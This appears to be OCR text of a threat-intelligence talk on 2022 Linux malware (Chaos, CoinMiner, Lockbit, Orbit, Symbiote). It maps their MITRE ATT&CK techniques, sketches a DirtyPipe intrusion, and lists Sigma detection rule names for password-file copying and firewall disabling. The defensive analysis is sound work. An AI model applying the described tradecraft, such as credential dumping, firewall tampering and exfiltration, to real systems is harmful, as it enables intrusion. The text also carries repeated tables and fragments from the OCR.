
Techniques	Chaos	CoinMiner	Downloaders	Lockbit	Orbit	Symbiote	Trojans	Total
Security Software Discovery - T1518.001	1	1	1	1	1	1	1	7
Systemd Service - T1543.002	1	1	1	1	1	1	1	7
System Information Discovery - T1082	1	1	1	1	1	1	1	7
Command and Scripting Interpreter - T1059	1	1	1	0	1	1	1	6
Application Layer Protocol - T1071	1	1	1	1	1	1	1	7
File and Directory Permissions Modification - T1222	1	1	1	1	1	1	1	7
Disable or Modify Tools - T1562.001	1	1	1	0	0	0	1	4
Masquerading - T1036	1	1	1	1	1	1	1	7
OS Credential Dumping - T1003	1	1	1	0	0	0	1	4
Non-Application Layer Protocol - T1095	1	1	1	1	1	1	1	7
Non-Standard Port - T1571	1	1	1	0	0	0	1	4
Ingress Tool Transfer - T1105	1	1	1	0	0	0	1	4
Unix Shell Configuration Modification - T1546.004	1	1	1	0	0	0	0	3
At (Linux) - T1053.001	1	1	1	0	0	0	1	4
Encrypted Channel - T1573	1	1	1	1	1	1	1	7
File and Directory Discovery - T1083	1	1	1	1	1	1	1	7
File Deletion - T1070.004	1	1	1	1	1	1	1	7
Process Discovery - T1057	0	1	1	0	0	0	0	2
System Network Configuration Discovery - T1016	0	1	1	0	0	0	1	3
Disable or Modify System Firewall - T1562.004	0	1	1	0	0	0	0	2
Scheduled Task/Job - T1053	0	1	1	0	0	0	0	2
Obfuscated Files or Information - T1027	0	1	0	0	0	0	1	2
Indicator Removal - T1070	0	1	1	0	0	0	0	2
Hidden Files and Directories - T1564.001	0	1	1	0	1	0	1	4
Exfiltration Over Alternative Protocol - T1048	0	1	1	0	0	0	0	2
Sudo and Sudo Caching - T1548.003	0	1	1	0	0	0	0	2
Exploitation for Defense Evasion - T1211	0	1	1	0	0	0	0	2
Remote System Discovery - T1018	0	1	1	0	0	0	1	3
Data Obfuscation - T1001	0	1	0	0	0	0	1	2
Network Service Discovery - T1046	0	1	0	0	0	0	0	1
Remote Access Software - T1219	0	1	0	0	0	0	0	1
Remote Desktop Protocol - T1021.001	0	1	0	0	0	0	0	1
Hide Artifacts - T1564	0	1	1	0	0	0	0	2
Service Stop - T1489	0	1	1	0	0	0	1	3
Data from Local System - T1005	0	0	1	0	0	0	0	1
System Owner/User Discovery - T1033	0	0	1	0	0	0	0	1
Timestomp - T1070.006	0	0	1	0	0	0	0	1
Process Injection - T1055	0	0	1	0	0	0	0	1
Proxy - T1090	0	0	0	1	0	0	1	2
Total	17	34	33	11	12	11	23	

PRIORITIZE WHAT IS IMPORTANT

Chaos	Co
1	
1	
0	
0	
17	

Techniques	Chaos	CoinMiner	Downloaders	Lockbit	Orbit	Symbiote	Trojans	Total
Security Software Discovery - T1518.001	1	1	1	1	1	1	1	7
Systemd Service - T1543.002	1	1	1	1	1	1	1	7
System Information Discovery - T1082	1	1	1	1	1	1	1	7
Command and Scripting Interpreter - T1059	1	1	1	0	1	1	1	6
Application Layer Protocol - T1071	1	1	1	1	1	1	1	7
File and Directory Permissions Modification - T1222	1	1	1	1	1	1	1	7
Disable or Modify Tools - T1562.001	1	1	1	0	0	0	1	4
Masquerading - T1036	1	1	1	1	1	1	1	7
OS Credential Dumping - T1003	1	1	1	0	0	0	1	4
Non-Application Layer Protocol - T1095	1	1	1	1	1	1	1	7
Non-Standard Port - T1571	1	1	1	0	0	0	1	4
Ingress Tool Transfer - T1105	1	1	1	0	0	0	1	4
Unix Shell Configuration Modification - T1546.004	1	1	1	0	0	0	0	3
At (Linux) - T1053.001	1	1	1	0	0	0	1	4
Encrypted Channel - T1573	1	1	1	1	1	1	1	7
File and Directory Discovery - T1083	1	1	1	1	1	1	1	7
File Deletion - T1070.004	1	1	1	1	1	1	1	7

Thread Activity



Hypothesis event

Hypothesis connection

Real event


Real connection

DirtyPipe intrusion

Event	Hypothesis /Actual	Description
1	Hypothesis	search for a Linux server to perform lateral movement and exploit vulnerability CVE-2022-0847
5	Actual	Installation of a service in the system in order to be able to persist
6	Actual	Exfiltration of information to a web application on the internal network acting as a proxy
9	Actual	Use of chmod to give permissions to some files

- Data into buckets
- Help you to clustering and attributing

High level – Diamond model for ITW Linux threats 2022



ADVERSARY

- Cyber criminal groups
- Ransomware gangs

INFRASTRUCTURE

- Servers HTTP and HTTPS to distribute payloads.
- Use of encrypted protocols to share information between server and client.

CAPABILITY

- Use of utilities for Security software Discovery like **ps**, **htop**, **top** with grep for filtering. Uname and strings in memory related to VM
- Abuse of Systemctl to stop system services or start services created by the malware
- Use of **wget** and **curl** to perform connections and download files
- Use of **chattr**, **chmod** and **chown** for permissions modification
- Creation of files in suspicious folders
- Use of **ls** and **find** to discover files and directories.
- Removal of artifacts and of the samples themselves

VICTIM

- Mainly Linux servers

CONCLUSIONS

Conclusions

- Privilege escalation is needed, 16 LPE CVEs in 2022.
- Remote exploitation not necessarily leads to advanced attacks: Conminers exploiting CVE-2022-26134
- Usage of open-source weapons like TSH and Chaos RAT.
- Advanced backdoors used on targeted attacks like Symbiote and Orbit.
- GTFOBins can turn into a fully feature threat such as ransomware.

RECOMMENDATIONS

- System patch; for effective damage admin privilege is required.
- On the network side, look out for exfiltration coming from a Linux box.
- SUID bits are still relevant.

OUTCOMES

- https://github.com/blackberry/threat-research-and-intelligence/tree/main/Talks/2023-01-30%20-%20SANS%20Cyber%20Threat%20Intelligence%20Summit%20%26%20Training%202023
- 5 sigma rules
  - proc_creation_lnx_cp_passwd_tmp.yml
  - proc_creation_lnx_mount_hidepid.yml
  - proc_creation_lnx_touch_susp.yml
  - proc_creation_lnx_disable_ufw.yml
  - proc_creation_lnx_iptables_flush_ufw.yml
- ATT&CK MITRE Navigator layers for the samples tracked during 2022
  - Orbit
  - Symbiote
  - Chaos
  - CoinMiner
  - Lockbit
  - Generic Downloaders
  - Generic Trojans

@pdrimel

@Joseliyo_Jstnk

/in/pdrimel/

/in/joseluissm/


Thank you

BlackBerry Intelligent Security. Everywhere.

CHAOS

Techniques observed by Chaos


- Security Software Discovery - T1518.001
- Command and Scripting Interpreter - T1059
- Disable or Modify Tools - T1562.001
- Non-Application Layer Protocol - T1095
- Unix Shell Configuration Modification - T1546.004
- File and Directory Discovery - T1083
- Systemd Service - T1543.002
- Application Layer Protocol - T1071
- Masquerading - T1036
- Non-Standard Port - T1571
- At (Linux) - T1053.001
- File Deletion - T1070.004
- System Information Discovery - T1082
- File and Directory Permissions Modification - T1222
- OS Credential Dumping - T1003
- Ingress Tool Transfer - T1105
- Encrypted Channel - T1573



COINMINER

Techniques observed by CoinMiner


- Security Software Discovery - T1518.001
- Application Layer Protocol - T1071
- Encrypted Channel - T1573
- OS Credential Dumping - T1003
- Non-Standard Port - T1571
- Disable or Modify System Firewall - T1562.004
- Ingress Tool Transfer - T1105
- System Information Discovery - T1082
- Command and Scripting Interpreter - T1059
- File and Directory Permissions Modification - T1222
- Process Discovery - T1057
- System Network Configuration Discovery - T1016
- Scheduled Task/Job - T1053
- Masquerading - T1036
- File and Directory Discovery - T1083
- File Deletion - T1070.004
- Non-Application Layer Protocol - T1095
- Systemd Service - T1543.002
- At (Linux) - T1053.001
- Disable or Modify Tools - T1562.001



LOCKBIT

Techniques observed by Lockbit


- Security Software Discovery - T1518.001
- Systemd Service - T1543.002
- Application Layer Protocol - T1071
- File and Directory Permissions Modification - T1222
- Proxy - T1090
- Non-Application Layer Protocol - T1095
- System Information Discovery - T1082
- File and Directory Discovery - T1083
- Encrypted Channel - T1573
- Masquerading - T1036
- File Deletion - T1070.004



SYMBIOTE

Techniques observed by Symbiote

